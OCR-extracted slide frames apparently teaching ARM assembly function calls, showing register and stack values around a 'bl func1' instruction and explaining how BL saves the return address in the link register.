




REGISTERS


R0	R1	R11	LR
0x01	0x02	0x00000000	

Functions




Set params r0,r1
0x00008390
bl func1
0x00008394
STACK
0x000000F8
0x00000100
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394

Functions





Set params r0,r1
0x00008390
bl func1
0x00008394
BL func1
branch to func1 and save address
of next instruction in main
to LR
STACK
0x000000F8
0x00000100
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394

Functions


Set params r0,r1
0x00008390
bl func1
0x00008394
BL func1
branch to func1 and save address
of next instruction in main
to LR
STACK
0x000000F8
0x00000100
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394

Functions






